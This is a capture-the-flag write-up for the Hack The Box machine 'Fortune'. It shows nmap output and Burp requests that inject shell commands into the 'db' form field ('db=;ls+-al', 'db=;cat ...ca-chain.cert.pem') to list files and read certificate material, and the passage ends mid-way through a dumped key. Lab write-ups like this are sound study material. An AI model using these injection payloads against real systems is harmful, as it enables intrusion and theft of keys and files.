Fortune

Synopsis


Fortune hosts a web app vulnerable to RCE. Using the RCE the CA key can be read, which is used to create HTTPS client certificates. The client certificate leads to an SSH login, which helps to bypass the firewall. This allows mounting of an NFS share and dropping a suid to be executed as the user. An application is found to be using faulty encryption logic, which allows for escalation of privileges to root.

Skills

- Enumeration
- Code review
- Creating HTTPS client certificates
- NFS exploitation


Exploitation

As always we start with the nmap to check what services/ports are open



```
└─# nmap -A 10.10.10.127
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-09 19:56 EDT
Stats: 0:01:57 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.36% done; ETC: 19:58 (0:00:01 remaining)
Nmap scan report for 10.10.10.127
Host is up (0.089s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 07ca21f4e0d2c69ea8f761dfd7efb1f4 (RSA)
|   256 304b25471784af60e280209dfd868846 (ECDSA)
|_  256 93564aee879df65bf9d925a6d8e0087e (ED25519)
80/tcp  open  http       OpenBSD httpd
|_http-title: Fortune
443/tcp open  ssl/https?
| ssl-cert: Subject: commonName=fortune.htb/organizationName=Fortune Co HTB/stateOrProvinceName=ON/countryName=CA
| Not valid before: 2018-10-30T01:13:42
|_Not valid after:  2019-11-09T01:13:42
|_ssl-date: TLS randomness does not represent time
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/9%OT=22%CT=1%CU=30761%PV=Y%DS=2%DC=T%G=Y%TM=64D428B3
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=108%TI=RD%TS=22)SEQ(SP=106%G
OS:CD=1%ISR=10E%TI=RD%CI=RI%TS=21)OPS(O1=M53CNNSNW6NNT11%O2=M53CNNSNW6NNT11
OS:%O3=M53CNW6NNT11%O4=M53CNNSNW6NNT11%O5=M53CNNSNW6NNT11%O6=M53CNNSNNT11)W
OS:IN(W1=4000%W2=4000%W3=4000%W4=4000%W5=4000%W6=4000)ECN(R=Y%DF=Y%T=40%W=4
OS:000%O=M53CNNSNW6%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T
OS:3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=S%F=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=S%F=AR%O=%RD=0%Q=)T7
OS:(R=N)U1(R=Y%DF=N%T=FF%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R
OS:=N)

Network Distance: 2 hops
```

We have two web ports open but when we tried to access 443/HTTPS we got insecure connection error, what means that there is a problem with SSL/TLS certificate




Burp Suite Community Edition

Error

Received fatal alert: handshake_failure


In that case, we visited 80/HTTP, what gave us a very simple web page where we can choose some options



Please choose from a database of fortunes:

○ fortunes
○ fortunes2
○ recipes
○ startrek
○ zippy


We captured the request and probed for command injection, and we got it,



```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://10.10.10.127
Connection: close
Referer: http://10.10.10.127/
Upgrade-Insecure-Requests: 1

db=startrek;id
```

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Date: Thu, 10 Aug 2023 00:03:37 GMT
Server: OpenBSD httpd
Content-Length: 432

<!DOCTYPE html>
<html>
  <head>
    <title>
      Your fortune
    </title>
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
  </head>
  <body>
    <h2>
      Your fortune is:
    </h2>
    <p>
      <pre>

        War is never imperative.
        -- McCoy, &#34;Balance of Terror&#34;, stardate 1709.2
        uid=512(_fortune) gid=512(_fortune) groups=512(_fortune)


      </pre>
      <p>
        <p>
          Try <a href='/'>
            again
          </a>
          !
        </p>
```


But because the system we are attacking in not Linux (it’s OpenBSD) our attempts to get a reverse shell failed, so we continued enumeration via BurpSuit



```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://10.10.10.127
Connection: close
Referer: http://10.10.10.127/
Upgrade-Insecure-Requests: 1

db=;ls+-al
```


```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Date: Thu, 10 Aug 2023 00:19:52 GMT
Server: OpenBSD httpd
Content-Length: 930

<!DOCTYPE html>
<html>
  <head>
    <title>
      Your fortune
    </title>
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
  </head>
  <body>
    <h2>
      Your fortune is:
    </h2>
    <p>
      <pre>

        God made the world in six days, and was arrested on the seventh.
        total 76
        drwxr-xr-x  4 _fortune  _fortune    512 Feb  3  2019 .
        drwxr-xr-x  5 root      wheel       512 Nov  2  2018 ..
        drwxrwxrwx  2 _fortune  _fortune    512 Nov  2  2018 __pycache__
        -rw-r--r--  1 root      _fortune    341 Nov  2  2018 fortuned.ini
        -rw-r-----  1 _fortune  _fortune  21384 Aug  9 20:19 fortuned.log
        -rw-rw-rw-  1 _fortune  _fortune      6 Aug  9 19:39 fortuned.pid
        -rw-r--r--  1 root      _fortune    413 Nov  2  2018 fortuned.py
        drwxr-xr-x  2 root      _fortune    512 Nov  2  2018 templates
        -rw-r--r--  1 root      _fortune     67 Nov  2  2018 wsgi.py


      </pre>
      <p>
        <p>
```

During the enumeration process we found private and public openssl keys that can be abused to forge SSL/TLS certificate and compromise the connection between application and web server




```
POST /select HTTP/1.1
Host: 10.10.10.127
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://10.10.10.127
Connection: close
Referer: http://10.10.10.127/
Upgrade-Insecure-Requests: 1

db=;cat+/home/bob/ca//intermediate/certs/ca-chain.cert.pem
```

```
          -----END CERTIFICATE-----
          -----BEGIN CERTIFICATE-----
          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
          -----END CERTIFICATE-----


        </pre>
        <p>
          <p>
```




```
└─# openssl pkey -in private.key -pubout
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAuTGpzUbl4RIyDuJv8S36
vZm96P8FoUgseznDqNOqAEN+qU6NTzZAjOvCAJu7tiJjnvrUxf4SzuLRQEsU99R6
UDBj/rz1dMRq3P/7VdbNC5o2zrd99fN/MDz288Rv7Z24LKWvPoEFWU5DSpQo+lre
gWcl4yzTS0hHQjjk/aGPPkLFhT1oW/kbz9205JT1LvR+mqNWbH/0Q92K7Ns3b2Uq
EdvD0nm/t7SAphhkGYEtsxyEdiI97sB6jXxlgHzblwFlQaHvh6H7u6rCm/VGQDFm
Y3d/zA1TtZ0vuAJ2/EEs0NU6XySL6YmfIsPJdu4NoeEeXofqwQjNf2bsjgQZrOuj
LxTBo1L4cFsNvZVwwNscyr+wZM/SybEGB3vBe4e+wvzkT7YD4lqubvXZO346jKcn
